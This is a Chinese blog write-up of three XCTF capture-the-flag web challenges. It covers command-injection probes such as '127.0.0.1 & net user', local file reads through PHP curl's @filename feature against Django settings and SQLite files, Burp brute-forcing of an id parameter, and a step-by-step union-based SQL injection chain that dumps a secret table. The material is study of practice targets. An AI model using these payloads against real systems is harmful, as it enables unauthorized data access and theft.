XCTF(攻防世界)—进阶web题Write Up(一)

原创


Sn0w/ 于 2019-08-20 10:47:58 发布 766 收藏 2

分类专栏： CTF_Writeup 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_43431158/article/details/99734345

前言：这段时间做了一些XCTF的web进阶题，真的是学习到了很多知识，就来总结一下。

Cat



一开始以为是命令注入，恰好最近学习了命令注入，就先来测试一下：

输入`127.0.0.1`，发现是可以`ping`通的

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.093 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.093/0.093/0.093/0.000 ms
```


输入`127.0.0.1 | phpinfo()`或`127.0.0.1 & net user`就会显示：

```
Invalid URL
```

看来命令注入的方法是行不通的(其他连接符也被过滤了，如`&&`、`||`等)

没有思路了，就看了大师傅们的`Write Up`，大意就是在URL那里构造错误的参数，使页面进行报错，通过页面报错从中找出需要的信息。

当输入`?url=%79`执行完时变成了`url=y`



看来可以传递url编码，服务器会接受并进行解析，所以这里就构造最大的参数看是否会报错。
HTML URL 编码

ÿ	%ff

输入：

```
?url=%ff
```

发现确实报错

其实在字符编码方面，ASCII码在标准符号、数字、英文等取值范围是`0~127`，扩展ASCII码为`128~255`，url编码使用的是16进制，一般后台允许输入也是标准的ASCII码而不是扩展ASCII码，所以当输入的参数ASCII码大于`127`时便会报错。

报错出来了就从中找有用的信息，发现：

```
<tr>
  <th>Django Version:</th>
  <td>1.10.4</td>
</tr>


<tr>
  <th>Python Version:</th>
  <td>2.7.12</td>
</tr>
```

使用的是python站点,Django框架.百度先大致了解一下Django框架和Django框架目录，`flag`一定就在某目录中放着。

查到关于数据库的配置文件，可以尝试一下，看了师傅们的博客说有比赛时这个提示：

> RTFM of PHP CURL===>>read the fuck manul of PHP CURL???

那就百度来查`PHP CURL`，查完还是一头雾水，看了师傅们的博客说是要找到`PHP中curl的CURLOPT_POSTFIELDS`。

查到手册

> The full data to post in a HTTP “POST” operation. To post a file, prepend a filename with @ and use the full path. This can either be passed as a urlencoded string like ‘para1=val1¶2=val2&…’ or as an array with the field name as key and field data as value. If value is an array, the Content-Type header will be set to multipart/form-data.
> 使用数组提供 post 数据时，CURL 组件大概是为了兼容 @filename 这种上传文件的写法，默认把 content_type 设为了 multipart/form-data。虽然对于大多数服务器并没有影响，但是还是有少部分服务器不兼容。

发现这一段话


```
提供 post 数据时，CURL 组件大概是为了兼容 @filename 这种上传文件的写法
```

所以根据Django的目录，使用@进行文件传递，对文件进行读取之后还会把内容传给url参数，超出解析范围的编码的时候就会得到错误信息。


那就来尝试从配置文件`settings.py`的报错中看看有没有database的相关信息
输入：

```
?url=@/opt/api/api/settings.py
```

查到




并且查出了所在路径



那就按照这个目录继续查询，看看是否出flag
输入：

```
?url=@/opt/api/database.sqlite3
```

`ctrl+f`查找`ctf`得出flag



总结：

这次做题感觉收获很大，首先是对这种没有思路时可以去`构造语句来得出报错信息，通过错误信息来获得有用的信息。`其次就是`curl的@+文件名做本地文件读取`，感觉自己还是懂的太少了，写的write up也有漏洞和问题，不过继续努力，附上大师傅博客。
Wupco’s Blog


ics-06

只有报表中心可以点击进去，查看源码没有发现线索，只发现下面提示是一道送分题，观察URL发现无论传入id的值为多少，页面都没有变化，猜测这道题突破口可能就在`id传参`上面，那就用burp来爆破。

先用简单的py脚本生成字典

```
for a in  range (3000):
    print(a)
```


发现到了`2223`时长度不同，打开即可得出flag




总结：

id能够传任意参数是突破口，主要练习一下burp爆破

NewsCenter




随便查一下，发现有回显



那这道题考的是SQL注入了，并且是最简单的回显注入。

判断出`'`为闭合符号，当输入`'`时页面报错，输入`'#`页面回显正常



判断列数

payload：

```
' order by 1#
```

判断出一共有三列

爆数据库

payload：

```
' and 0 union select 1,database(),user()#
```

爆数据表

payload:

```
0' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='news'#
```

爆字段

payload：

```
0' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret_table' #
```

爆值

payload：

```
0' union select 1,group_concat(id,0x3a,fl4g),3 from secret_table#
```